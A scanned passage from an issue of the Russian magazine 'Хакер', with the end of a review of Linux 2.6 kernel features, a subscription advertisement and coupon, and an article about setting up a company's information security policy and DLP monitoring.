- Поддержка протокола CAN (Controller Area Network). Один из примеров, где этот протокол активно используется, — бортовая сеть автомобиля.
- Интересное достижение — возможность установить Linux на Sony PS3 (жаль, что уже неактуально), Nintendo Wii или Gamecube.

Говоря про embedded-решения, нельзя не упомянуть смартфоны и планшеты. Благодаря Google Android'у на этом рынке Linux вырывается в лидеры. И хотя патчи от Google, используемые в Android'е, были удалены из ванильной ветки, ожидается, что в ближайшем будущем они туда вернутся.


ПЕРСОНАЛЬНЫЕ КОМПЬЮТЕРЫ

Доля Linux'а на PC растет не особо активно — по мнению официальной статистики, со времен выхода 2.6.0 колеблется в районе 1–2 %. Но тем не менее в ядро постоянно добавляются новые фишки, способные облегчить жизнь Linux user'а.


Первое, что нужно desktop-пользователю, — это поддержка всего его оборудования. В этом месте ядро 2.6 показало очевидный прогресс (вспомни, как осторожно нужно было выбирать ноут под Linux еще какихто лет пять назад). Можно отметить следующие основные моменты:

ПРОБЛЕМА 3.0

После того как релиз 3.0 стал появляться в дистрибутивах, выяснилось, что многие приложения неправильно воспринимают версию (например, используя «`#ifdef LINUX2`» или учитывая только число после последней точки для определения версии). В списке проблемных оказалось настолько большое количество приложений, что для Fedora 15 переименовали Linux 3.0 в 2.6.40, чтобы обеспечить совместимость с такими приложениями.



Кадр из ролика, созданного Microsoft'ом в честь 20 летия Linux'a



Обновленный menuconfig

- Серьезно улучшилась поддержка видеоустройств с USB-интерфейсом благодаря включению в ядро драйвера для устройств с поддержкой UVC (Universal Video Class) и включению комплекта драйверов gspca для веб-камер (поддерживает более 230 не-UVC-устройств).
- Поддержка USB3.0 и ACPI4.0 появилась в Linux'е раньше, чем во всех других ОС.
- Поддержка различных протоколов беспроводной передачи данных: Wireless USB, WiMAX (IEEE 802.16).
- Для видеокарт Nvidia силами сообщества написан новый видеодрайвер Nouveau с поддержкой 3D-ускорения.
- За счет внедрения технологии Kernel mode-setting (определение устройств вывода и настройка режимов их работы теперь возложены на ядро, а не на драйвер X Server) виртуальные терминалы теперь имеют нейтивные разрешения и переключение между ними происходит более плавно. К тому же слегка уменьшилось время загрузки ОС.
- Поддержка видеокарт с интерфейсом USB и специальных переходников, позволяющих подключить VGA-монитор в USB-порт.
- Переход в hibernation и возврат из него значительно ускорились за счет асинхронного включения/выключения драйверов.
- GPU switching — возможность на лету переключаться между двумя видеокартами на ноутбуке. Правда, X Server все равно нужно будет перезапустить.
- Добавлена поддержка HDD с секторами больше 512 байт (сейчас получают распространение модели с 4 Кб).
- Поддержка протоколов PPTP и L2TP. Существенная часть провайдеров в России раздает по ним интернет.
- Добавлена поддержка датчиков падения в HDD ноутов. При получении сигнала от датчика головки немедленно паркуются.
- Интерактивность на десктопе удалось существенно повысить за счет использования планировщика CFS (Completely Fair Scheduler) и с помощью несложной технологии автоматической группировки задач.
- Уделено много внимания управлению питанием на ноутах, что позволило немного снизить энергопотребление, в основном за счет возможности собрать ядро без тиков (tickless), что позволяет процессору дольше находиться в режиме энергосбережения.

ФАЙЛОВЫЕ СИСТЕМЫ

Думаю, если посчитать количество поддерживаемых ФС, то Linux тут будет вне конкуренции. Каждый релиз приносил или какое-нибудь нововведение, или поддержку какой-нибудь новой ФС. Самое крупное нововведение ветки 2.6 в этой области — внедрение технологии FUSE (Filesystem in Userspace). Если не вдаваться в подробности, то она позволяет писать файловые системы в виде обычных программ (а не модулей ядра), работающих в пространстве пользователя.
Это особенно удобно для создания виртуальных файловых систем, которые сами по себе ничего нигде не хранят, а просто осуществляют трансляцию вызовов. В качестве примера таких ФС можно привести:

- **SSHFS** — доступ к удаленной ФС через SFTP.
- **GmailFS** — сохраняет свои данные в виде почты в Gmail.
- **WikipediaFS** — представление статей из Wikipedia в виде файлов (которые можно редактировать).

Есть также несколько вполне реальных ФС, работающих через FUSE:


- **NTFS-3G** — самая популярная реализация поддержки NTFS под Linux.
- **ZFS-Fuse** — реализация ФС ZFS (включение поддержки которой в ядро невозможно из-за несовместимости лицензий).

Дальнейшим развитием идеи FUSE стал модуль CUSE, позволяющий создавать символьные устройства (например клавиатуру или принтер) из пространства пользователя. Пока эта технология широкого распространения не получила и используется небольшим числом проектов, самый известный из которых это, наверное, OSS Proxy, эмулирующий OSS путем создания устройств /dev/dsp, /dev/adsp и /dev/mixer.

ПРЕКРАСНОЕ ДАЛЁКО

К моменту выхода журнала в печать новая версия за номером 3.1 уже, скорее всего, зарелизится. В ней ожидаются следующие полезности:

- Поддержка Open-Source-CPU-архитектуры OpenRISC.
- Поддержка из коробки основного контроллера для Nintendo Wii — Wii Remote.
- Ускорение работы встроенного видеоядра процессоров Intel последнего поколения (Sandy Bridge).
- Открытый драйвер Nouveau теперь из коробки поддерживает GeForce 400/500.
- Значительные улучшения в поддержке Intel GMA500. До недавнего времени с поддержкой этого чипсета было совсем плохо — в отличие от разработанных Intel'ом с нуля железок, нормальный драйвер невозможно было сделать из-за ограничений лицензионного характера, так как, по сути, Intel GMA500 — это PowerVR SGX 535 от Imagination Technologies.



Данные слегка устаревшие, но общее распределение не изменилось: Linux пишут крупные компании

Было добавлено несколько новых ФС:

- **ext4** — наследник ext3. Более быстрый, менее подверженный фрагментации, поддерживающий разделы до 1 эксбибайта (260 байт).
- **NILFS2** — журнально-структурированная ФС, что в переводе на человеческий язык означает использование для хранения всех данных специальных логов, новые данные в которых не переписывают старые. Основным положительным эффектом такой организации является возможность смонтировать ФС в состоянии на любой определенный момент времени.
- Btrfs создавалась как аналог ZFS от Sun (теперь Oracle) и имеет практически те же функции (снапшоты, прозрачную компрессию, оптимизацию для работы с SSD и многое другое). ФС еще является экспериментальной, но в ближайшем будущем должна стабилизироваться. Многие дистрибутивы имеют планы по использованию ее по умолчанию (например Fedora 17).
- **Squashfs** — read-only-файловая система с высоким уровнем компрессии. Используется, как правило, на LiveCD/USB.
- **Ecryptfs** — как ясно из названия, это ФС с шифрованием. Работает поверх другой ФС, т. е. шифрует файлы/каталоги, а не блочное устройство целиком.

Значительный прогресс наблюдался также в области поддержки родных ФС других ОС: реализована возможность записи на NTFS, чтения/записи на HFS+ и HFSX (ФС Mac OS X), чтения/записи на UFS2 (ФС BSD-систем).

Сетевые ФС тоже не остались без внимания — реализована подсистема FS-Cache, кеширующая локально данные, передаваемые по сетевым ФС, вроде NFS, AFS или CIFS. Само кеширование для пользователя выполняется абсолютно прозрачно.

СЕТИ

Основное достижение ветки 2.6 — поддержка IPv6 во всех подсистемах (netfilter, SELinux'e, сетевых ФС), а также новых протоколов и стандартов:

- **UDP-lite (RFC 3828)** — очень похожий на UDP-протокол, основное отличие — поврежденные пакеты с неправильной контрольной суммой не отбрасываются. Для некоторых областей применения (VoIP, потокового видео) битый пакет лучше, чем ничего.
- **DCCP (Datagram Congestion Control Protocol, RFC 4340)** — протокол с механизмами для отслеживания перегрузок в Сети. Основная область применения — там, где пакеты, которые не удается передать, быстро устаревают и лучше попытаться передать новые (VoIP, потоковое аудио/видео, онлайновые игры).
- **IEEE 802.11s** — беспроводные mesh-сети. Такие сети образуются из множества peer-to-peer-соединений узлов, находящихся в области радиопокрытия друг друга. Также реализована поддержка специального протокола маршрутизации B.A.T.M.A.N. (Better Approach To Mobile Adhoc Networking), разработанного для mesh-сетей. К слову сказать, такие сети уже довольно популярны и набирают обороты за границей. Более подробную информацию и схемы уже существующих сетей можно посмотреть на сайте www.open-mesh.com.

Еще одно интересное нововведение — проект accel-pptp, представляющий из себя PPTP/PPPoE/L2TP-сервер и PPTP-клиент прямо в ядре. За счет работы на уровне ядра всё это дело работает быстро и не сильно грузит CPU.

БЕЗОПАСНОСТЬ

В области безопасности самое важное нововведение — появление различных систем принудительного контроля доступа (Mandatory Access Control), по сути, аналогов SELinux'a, но с несколько иными подходами:

- **AppArmor** — основной конкурент SELinux'a, попал в ванильное ядро позже всех подобных систем (в 2.6.36). Отличительная особенность — определение полномочий на основе файлового пути.
- **TOMOYO** — как и AppArmor, использует в своих правилах файловые пути до объекта. Одно из основных отличий от AppArmor'a — возможность указывать в правилах, каким образом было запущено приложение. Например, для интерпретатора /bin/bash, запущенного через sshd, можно указать более строгие ограничения, чем для вызванного локально.
- **SMACK (Simplified Mandatory Access Control Kernel)** — в некотором роде аналог SELinux'a (тоже использует метки для объектов и субъектов), который проще настраивать.

Также из интересных вещей, касающихся безопасности, можно отметить:

- Механизм, позволяющий разрешать или блокировать подключение конкретных USB-устройств.
- **IMA (Integrity Management Architecture)** — механизм, позволяющий исполнять только файлы, имеющие корректную цифровую подпись.
- **Address space layout randomization (ASLR)** — подход, при котором в адресном пространстве процесса все важные структуры расположены в произвольном порядке. Это значительно усложняет атаки типа переполнения буфера.
- **Per-process securebits** — возможность повышения привилегий только для конкретного процесса, без распространения на порожденные им дочерние процессы.

VARIOUS

Другие нововведения разной степени полезности:

- Новые интерфейсы для конфигурирования параметров сборки ядра: make nconfig (по сути, это обновленный menuconfig) и make localmodconfig (в конфиг включаются только загруженные на текущем железе модули).
- В состав ядра вошел тест ОЗУ (аналог знаменитого memtest'a, для запуска нужно просто добавить опцию memtest к параметрам загрузки ядра) и отладчик kgdb.
- **Fanotify** — новый механизм для отслеживания изменений в файловой системе, пришел на смену устаревшим inotify и dnotify, у которых были проблемы с отслеживанием большого количества объектов.
- Теперь для каждого процесса можно посмотреть, сколько трафика прошло через функции read() и write().
- Поддержка утилиты LatencyTop для анализа времени реакции системных операций и приложений. ⌶

Подписка ХАКЕР



1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
   - на e-mail: subscribe@glc.ru;
   - по факсу: (495) 545-09-06;
   - почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ! ЕСЛИ ПРОИЗВЕСТИ ОПЛАТУ В СЕНТЯБРЕ, ТО ПОДПИСКУ МОЖНО ОФОРМИТЬ С НОЯБРЯ.

ЕДИНАЯ ЦЕНА ПО ВСЕЙ РОССИИ. ДОСТАВКА ЗА СЧЕТ ИЗДАТЕЛЯ, В ТОМ ЧИСЛЕ КУРЬЕРОМ ПО МОСКВЕ В ПРЕДЕЛАХ МКАД

12 НОМЕРОВ — **2200 РУБ.**
6 НОМЕРОВ — **1260 РУБ.**

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ (НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 2011 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:
индекс
область/край
город
улица
дом корпус
квартира/офис
телефон (код)
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________________»
с 2011 г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________________»
с 2011 г.
Ф.И.О.
Подпись плательщика

Кассир

Никита Дыминский aka 13oz



INFO

При разработке политики ИБ рекомендую предварительно ознакомиться с такой книгой, как Information Security Policies Made Easy за авторством Чарльза Крессон Вуда.

Борьба за безопасность

ЖИЗНЕННАЯ ИСТОРИЯ О ПОСТРОЕНИИ СИСТЕМЫ ИБ В ОТДЕЛЬНО ВЗЯТОЙ КОНТОРЕ



Случилась как-то раз у нашей фирмы одна неприятность — мы проиграли конкурс на поставку оборудования госзаказчику. Сумма была более чем солидная, а ситуация явно говорила о том, что проиграли мы потому, что у наших конкурентов была полная информация о тех ценах, которые мы выставляем на оборудование. После такого конфуза до руководства дошло, что информационная безопасность — вещь нужная...

Итак, после того как наш горький опыт показал, что ИБ — это не просто выполнение требований ФЗ-152 (о котором все равно мало кто думал), а кое-что другое, и невыполнение некоторых элементарных требований может привести к немалым финансовым убыткам, отдел информационной безопасности получил отмашку на создание системы защиты информации в отдельно взятом предприятии. Посмотрим, что же из этого получилось.

ЧТО БЫЛО В САМОМ НАЧАЛЕ?

Если оставить в стороне решение организационных вопросов, которые мало волнуют читателя (в самом деле, зачем вам знать про организацию пропускного режима?), то в сухом остатке остается задача о создании неприступной сети, решить которую только своими силами у нас не было никакой возможности. Что у нас было: небольшая ЛВС (75+ пользовательских машин), из собственных серверов — только контроллер домена, файл-сервер и сервер с 1С и терминальный сервер. Помимо главного офиса, в нескольких городах региона существовали представительства и торговые точки, которые работали с тем же самым 1С через тот же самый терминальный сервер, подключаясь к нему по RDP безо всякого VPN. Почтовые и веб-сервера были арендованы у одной питерской компании (название не приводится по этическим соображениям), причем в договоре о предоставлении виртуальных серверов соглашения о конфиденциальности не было. Кроме, собственно, описанной задачи, мы решили под шумок протащить сразу и создание системы защиты персональных данных, так как, несмотря на то что на тот момент ФЗ-152 в силу еще не вступил, слухи о том, что мы вошли в список «жертвенных агнцев», до нас дошли. Так что задача несколько расширилась.

НАЧИНАЕМ РАБОТАТЬ

Поначалу работа с ИТ-отделом шла очень хорошо. Они не находились в нашем подчинении, и взаимодействие сводилось кроме оперативной необходимости к обмену внутренними документами. Большого труда стоило приучить админов не звонить по телефону, высыпая на абонента ворох непонятных терминов (если я еще в силу образования могу разобраться, то уже мой начальник — нет), а именно писать письма. Почему это было так важно? Во-первых, переписку проще поднять, в случае необходимости, и вспомнить, кто кому что сказал, и тем самым избежать перевода стрелок, отмазок типа «я же/не говорил» и в конечном итоге сэкономить время и снизить напряженность в случае чего. Организовать обмен документами по электронной почте нам не позволила профессиональная паранойя: не так давно мы потеряли много денег по еще не до конца выясненным причинам, и использовать для обмена конфиденциальной информацией почтовый сервер, расположенный за тысячу километров на территории другой компании, нам казалось опасно.

Таким образом, наша задача сводилась к следующему:

1. Организовать наблюдение за перемещением документов по сети и локально на компьютерах — сюда входит также контроль печати, контроль копирования документов на сменные носители, включая сотовые телефоны.
2. Наблюдение за пользователями в интернете — какие сайты посещают, с кем переписываются по корпоративной почте, etc.
3. Резервное копирование информации, составляющей коммерческую тайну. Это не отменяло бэкапирования всего прочего, от серверов до конфигураций сетевого оборудования, однако мы настаивали на отдельной процедуре копирования важной информации отдельного ее хранения.

Помимо этого, также поднимались вопросы организации антивирусной защиты (на момент начала работ у пользователей стояли индивидуальные антивирусы, безо всякого централизованного обновления), запуска собственных web- и mail-серверов, запуск wsus, организация VPN между HQ и филиалами, но в дальнейшем эти задачи были почти полностью переданы ИТ.

Отдельно про сотовые телефоны и коммуникаторы. Эти замечательные девайсы вызывали у нас очень много беспокойства. Помимо того, что они могут использоваться как флешки, они еще могли создать дополнительный никак не контролируемый канал связи с интернетом. Инсайдер, подключивший свою машину через телефон к интернету и выдавший сообщникам свой внешний IP-адрес, мог запросто устроить веселую жизнь, даже просто передав управление машиной более компетентному злоумышленнику. Особенно остро эта проблема стояла в самом начале нашей деятельности — к сожалению, ситуация была такова, что не только все USB-порты были открыты, но и права администратора были у многих пользователей — тяжелое наследство от предыдущего ИТ-отдела, избавиться от которого новый состав не спешил по некоторым причинам, а у нас не доходили руки даже все это проверить. Вот уж точно, пока гром не грянет — мужик не перекрестится. Так что задача несколько расширялась, и прежде чем начинать затыкать возможные каналы утечки информации, стоило заняться банальной гигиеной. Имели место следующие проблемы:

1. Пользователи с правами администратора — причина их возникновения заключалась в пользователях, любящих ставить сторонний софт, админах, не любящих бумаги, и нас, которые на все это просто не обращали внимания. В процессе выяснения причин оказалось, что после того, как бухгалтерам порезали права, начальник ИТ имел разговор с руководством по поводу пользователей, которые что-то не могли сделать. После этого ИТ решили не связываться и выдать всем админские права. Главной их ошибкой в этой ситуации было то, что они решили сделать все «просто так», ни с кем не посоветовавшись.
2. Порты коммутаторов уровня доступа. Они были включены все, в том числе и неиспользуемые. Никакого port security на них настроено не было. Никто этим не занимался — ИТ постоянно решало проблемы вирусных эпидемий, возникающих из-за п. 1, а мы на это просто забили, списав на ИТ.

   С настройкой port security на коммутаторах была связана еще одна проблема — руководство фирмы любило носить в ИТ свои (и не только) ноутбуки «для настройки/починки», так что их периодически приходилось втыкать в сеть предприятия. Итак, мы приступили к работе.

После того как мы, совместно с ИТ, определили перечень проблем, на стол руководству лег документ, подписанный начальниками отделов ИБ и ИТ, под названием «Политика информационной безопасности». Сам по себе документ весьма пространен и расплывчат, и главным в нем было определение зон ответственности двух отделов. По результатам, отдел ИТ отвечал за работоспособность всех технических средств и все сопутствующие мероприятия, такие как разработка полной документации на информационную систему предприятия, разработка инструкций пользователям, планов действий при выходе техники из строя и при возникновении угрозы неработоспособности технических средств, а отдел ИБ отвечал за разработку и поддержание в актуальном состоянии документов, регламентирующих работу пользователей с информацией ограниченного распространения, правил настройки средств защиты (к средствам защиты было отнесено фактически все что можно — от антивирусов до IDS), а также контроль соблюдения этих правил. Последний пункт — контроль соблюдения этих правил — вызвал у меня некоторые сомнения: во всем отделе только несколько человек были достаточно компетентны, чтобы выполнять его, остальные имели несколько другую направленность. Тем не менее, оставлять полностью вопрос защиты информации, циркулирующей в ЛВС, на один отдел было нецелесообразно: отсутствие контролирующего органа (четко осознающего границы контроля) слишком часто приводит к тому, что правила соблюдаются лишь на бумаге. Кроме того, немаловажным пунктом «Политики...» было то, что руководство обоих отделов могло подписывать документы, более детально регламентирующие порядок эксплуатации технических средств и средств защиты, а также порядок работы с информацией ограниченного распространения, и эти документы имели юридическую силу, т. е. они были обязательны к исполнению всеми сотрудниками. Отдельно хочу заметить, что данный пункт не стоит протаскивать «прицепом», а стоит целенаправленно обращать на него внимание руководства — иначе в дальнейшем, когда повалят жалобы от пользователей на заблокированные USB-порты, порезанные права и прочее, избежать неприятных разговоров на тему «почему не?..» будет сложно. Если руководитель осознанно подпишет такой документ, это фактически развяжет руки обоим отделам — в дальнейшем принятие документов значительно упростится, и при этом они будут иметь полную силу.

Следующим шагом после разработки и подписания «Политики информационной безопасности» было определение перечня актуальных угроз как связанных с ИТ, так и не связанных. Что значит актуальных? Ну в принципе, количество угроз ограничено только вашей фантазией. Утечка по каналу ПЭМИН (это когда в километре от вас ставится антенна и по электромагнитному излучению с видеокарты восстанавливается картинка с монитора) тоже возможна, вот только насколько затраты на оборудование соответствуют стоимости информации? Разрешить этот вопрос может помочь только жизненный опыт и стандарты — как отечественные, так и международные. Опять же, нужно учитывать и отечественную специфику, то есть организовывать «защиту от дурака». Переброшенный на личный ящик проект договора в открытом виде прекрасно проиллюстрирует эту картину. Также важно не списывать со счетов пользователей на том основании, что они еле-еле справляются с компьютером: часто от пользователя не требуется много знать, чтобы создать неконтролируемый канал утечки информации. В идеале — стоит рассчитывать, что в организации работает инсайдер с уровнем

ОРГАНИЗОВАТЬ ОБМЕН ДОКУМЕНТАМИ ПО ЭЛЕКТРОННОЙ ПОЧТЕ НАМ НЕ ПОЗВОЛИЛА ПРОФЕССИОНАЛЬНАЯ ПАРАНОЙЯ

подготовки, равном уровню подготовки ваших специалистов, или даже выше. Также важным было разделение зон ответственности — каждый из отделов мог сосредоточиться на том, что ему более знакомо: ИТ на угрозах, связанных с информационной инфраструктурой, а мы — на организационных вопросах, непосредственно задачах контроля над информационными потоками и написании инструкций.

ОПЫТ, СЫН ОШИБОК ТРУДНЫХ

Дальше начались трудности. Дело в том, что те методы, которые прекрасно подходят для организаций с преимущественно бумажным документооборотом, довольно трудно применить в случае, если большая часть документов циркулирует в электронном виде и никакой системы электронного документооборота не развернуто, то есть документооборот сводится к наличию папки с файлами на сервере. Вводить в организации еще и систему документооборота, не имея уверенности, что она перекроет хоть сколько-нибудь существенную часть наших потребностей, было слишком дорого. Подключать для решения этой задачи ИТ было неактуально: контроль за документооборотом — это не их профиль, и они бы просто не смогли выбрать подходящее по функционалу решение. В итоге мы остановились на выборе из двух вариантов — либо использование локальных средств защиты (преимущественно отечественные сертифицированные решения), либо сетевая DLP-система. Оба варианта имели свои плюсы и минусы, в частности, сертифицированные средства позволяли в дальнейшем обойтись меньшей кровью при работе по защите персональных данных, сетевые же DLP гораздо удобнее в обслуживании и решают более широкий спектр задач. Кроме того, в данном вопросе нам приходилось учитывать мнение ИТ-отдела, поскольку эксплуатация данных продуктов оставалась по их части: мы только вырабатывали требования. Наш отдел отдавал предпочтение сертифицированным решениям — сказывалось профессиональное недоверие руководства отдела к коммерческим продуктам (наше руководство, как и солидная часть безопасников в небольших конторах, вышла из силовых ведомств), ИТ-отдел же, наоборот, больше тяготел к коммерческим продуктам. Справедливости ради должен отметить, что коммерческие DLP-системы гораздо лучше отвечали нашим требованиям, предлагали более богатый функционал и просто были удобнее в работе. Единственным, по сути, преимуществом отечественных решений было наличие сертификата, который оказывал на наш отдел почти магическое воздействие. В итоге был принят компромиссный вариант. Поскольку сертифицированные средства защиты необходимо применять, только имея в прицеле дальнейшую аттестацию по требованиям ГСЗИ (государственной системы защиты информации), а защита коммерческой тайны почти никак не регламентирована, мы решили использовать сертифицированные средства защиты информации там, где они действительно нужны, — на компьютерах, которые в дальнейшем вошли в состав нашей ИСПД (информационной системы персональных данных), но это уже совсем другая история, выходящая за рамки данной статьи. Для защиты же коммерческой информации мы использовали Websence DSS.

ДЕЛА НАЛАЖИВАЮТСЯ

Наше дальнейшее взаимодействие было регламентировано и протекало в спокойной обстановке. По сути, оно сводилось к тому, что наиболее компетентный в вопросах ИТ безопасник получал от ИТ-отдела документацию на используемые средства защиты, консультировался по непонятным вопросам, и отдел ИБ, имея представление о том, что можно сделать с использованием этих средств, вырабатывал требования к их настройке. Также, по возможности, для сотрудников ИБ создавались учетные записи, позволяющие мониторить правильность настройки средств защиты и при необходимости оставлять оповещение для администратора о том, что необходимо изменить в настройках. Изначально планировалось вести подобную переписку традиционным способом и проводить ее по внутреннему документообороту, однако от этой идеи пришлось отказаться: требовалось оперативное взаимодействие, а внутренний документооборот оставлял задержку в день или два. Если бы мы решились на это, время настройки оборудования растянулось бы на несколько месяцев.

Кроме того, мы полностью отказались от аренды серверов у третьих лиц, то есть развернули собственные web- и mail-сервера. Это упростило задачу контроля деловой переписки сотрудников, а развернутая DLP-система позволила избежать использования личных почтовых ящиков для деловой переписки без применения драконовских мер типа полного запрета доступа к сторонним mail-сервисам. Этот вариант, на самом деле, рассматривался, однако был отвергнут по нескольким причинам. Одной из них было то, что сотрудник, который ощущает контроль над своими действиями, будет как минимум недоволен, что понизят его лояльность, а инсайдера видимый контроль заставит вести себя гораздо аккуратнее, а это затруднит его обнаружение.

ВЫВОДЫ


Какие из всего этого можно сделать выводы? Во-первых, залогом успешного взаимодействия отделов является подтвержденное документально разграничение полномочий. Это самый важный момент: никто не хочет делать за кого-то свою работу, так что подходить к этому вопросу стоит со всей тщательностью. При этом нужно понимать разницу между информационной безопасностью с точки зрения ИТ-специалиста и информационной безопасностью с точки зрения безопасника. В принципе, этот вопрос уже поднимался в статье, но повторюсь: ИТ-безопасность — это стабильность работы информационной инфраструктуры, а ИБ-безопасность — контроль над операциями с важной информацией. Задачи пересекающиеся, но не включающиеся одна в другую. Очень важно определить порядок взаимодействия между отделами — прямое подчинение одного отдела другому вряд ли приведет к чему-то хорошему. Поэтому один из важнейших моментов — нужно быть готовым к диалогу. Не нужно упираться рогом и заочно считать собеседника идиотом. Если обе стороны готовы договариваться, то никаких проблем взаимодействия не возникнет.


ПОЛЕЗНЫЕ ДОКУМЕНТЫ

При определении возможных каналов утечки информации тебе пригодятся следующие книги:

1. «Специальные требования и рекомендации по технической защите конфиденциальной информации (СТР-К)».
2. Руководящий документ «Автоматизированные системы. Защита автоматизированных систем от несанкционированного доступа».
3. «Gray Hat Ethical Hacker's Handbook».

